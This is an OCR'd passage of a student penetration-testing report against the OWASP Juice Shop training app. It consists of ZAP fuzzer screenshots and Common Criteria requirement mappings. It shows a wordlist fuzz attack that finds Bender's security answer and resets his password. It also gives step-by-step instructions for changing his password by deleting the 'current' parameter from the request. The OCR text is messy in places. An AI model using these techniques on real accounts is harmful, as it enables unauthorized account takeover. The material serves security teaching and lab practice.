

Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Fuzzer
Fuzz Locations Options Message Processors
Payloads
Location: Body [40, 47]
Value: Company
Payloads:
Type Description # of Processors
Add...
Modify...
Remove
Processors...
Top
Up
Down
Bottom
Remove without confirmation?
Cancel OK
Start Fuzzer Reset Cancel
{"email":"bender@juice-sh.op","answer":"Company","new":"Apoorva@1","repeat":"Apoorva@1"}



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Add Payload
Type: Strings
Contents:
stop-and-drop
Stop-and-Drop
stop-n-drop
Stop-n-Drop
stop'n'drop
Stop'n'Drop
Multiline:
Save...
Cancel Add



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Fuzzer
Fuzz Locations Options Message Processors
Payloads
Location: Body [40, 47]
Value: Company
Payloads:
Type Description # of Processors
1 Strings stop-and... 0
Add...
Modify...
Remove
Processors...
Top
Up
Down
Bottom
Remove without confirmation?
Cancel
OK
Start Fuzzer
Reset
Cancel



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Fuzzer
Fuzz Locations Options Message Processors
Header: Text
Body: Text
Edit
Fuzz Locations:
Add...
Remove
Payloads...
Processors...
Remove without confirmation?
Start Fuzzer
Reset
Cancel


Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
https://encrypted-t
https://img.oldthing
https://code.jque
https://www.alte
https://cf1-static.cy
https://dssdm2l
https://area-cod
http://geoloc17.wh
Request
Response
Method
Header: Text
Body: Text
Send
POST http://127.0.0.1:3000/rest/user/reset-password HTTP/1
.1
host: 127.0.0.1:3000
{"email":"bender@juice-sh.op","answer":"Company","new":
"Apoorva@1","repeat":"Apoorva@1"}
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Wrong answer to security question.
Find:
No matches
Time: 0 ms
Body Length: 0
Total Length: 0 bytes
History
Search
Alerts
Output
WebSockets
Active Scan
Fuzzer
Zest Results
New Fuzzer
Progress: 8: HTTP - http://127.0.0../reset-password
100%
Current fuzzers: 0
Messages Sent: 6
Errors: 0
Show Errors
Export
Task ID
Message Type
Code
Reason
RTT
Size Resp. Header
Size Resp. Body
Highest Alert
State
Payloads
0 Original 401 Unauthorized 32 ms 469 bytes 34 bytes Medium
1 Fuzzed 401 Unauthorized 230 ms 469 bytes 34 bytes stop-and-drop
2 Fuzzed 401 Unauthorized 194 ms 469 bytes 34 bytes Stop-and-Drop
3 Fuzzed 401 Unauthorized 226 ms 469 bytes 34 bytes stop-n-drop
4 Fuzzed 401 Unauthorized 207 ms 469 bytes 34 bytes Stop-n-Drop
5 Fuzzed 401 Unauthorized 224 ms 469 bytes 34 bytes stop'n'drop
6 Fuzzed 200 OK 226 ms 468 bytes 352 bytes Stop'n'Drop
Alerts 2 12 16 14 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0 0


OWASP Juice Shop
Ludwig-Meyn-Gymnas
Uetersen | alte-postleitzah
OWASP Juice Shop
Euthanasia device - Wi
https://127.0.0.1:3000/#/search
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
Your Basket
EN
You successfully solved a challenge: Login Bender (Log in with Bender's user account.)
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
Me want it!
History
WebSockets


18:07
OWASP Juice Shop
https://127.0.0.1:3000/#/search
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
Your Basket
EN
bender@juice-sh.op
Orders & Payment
Privacy & Security
Logout
You successfully solved a challenge: Login Bender (Log in with Bender's user account.)
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
This website uses fruit cookies to
the juiciest tracking experience.
Me want it!
History
WebSockets


18:08
OWASP Juice Shop
https://127.0.0.1:3000/#/search
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
Your Basket
EN
bender@juice-sh.op
Orders & Payment
Privacy & Security
Logout
You successfully solved a challenge: Login Bender (Log in with Bender's user account.)
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Apple Pomace
0.89¤
Add to Basket
Banana Juice (1000ml)
1.99¤
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
Me want it!
History
WebSockets



c) Explanation of how the evidence included in (b) proves that FDP_ACC.1.1 is violated:

In order to find Bender's email address, we first created a user with admin credentials or logged into the admin part of the Target of Evaluation (TOE) . Then, we used "Forgot Password" feature and Bender's first employment security question. We found the right response by consulting Wikipedia and following the scoreboard's cues. After that, we used ZAP to conduct a fuzz attack and test different variations of "Stop-and-Drop." The Security Functional Requirement was compromised when the TOE responded with a 200 status code (SFR).


FMT_MSA.1.1


VC: Change Bender's Password


a) **Description of penetration testing**:


1. Go the Login page, then click on the **"Forgot your Password?"**.
2. Make any random current password and a new password.
3. I have entered current password as "**asd**" and new password as "**qwerty@1**".
4. Click on change button, this triggers 401 Unauthorized error "**Current password is not correct**".
5. In ZAP, Click on the GET request http://127.0.0.1:3000/rest/user/change-password?current=admin&new=qwerty@1@123&repeat=qwerty@1
6. Use Ctrl+W or simply Copy-paste the entire request header part in requester and remove the current=admin field.
7. Removing the current password field skips the matching of data from the user-database resulting in updating of password in user-database.
8. In this way, the Bender's Password can be changed without successfully authenticating the user.
9. For this scenario we can give slrumCl4assic.


b) **Outcomes/Evidence of the Penetration Testing**

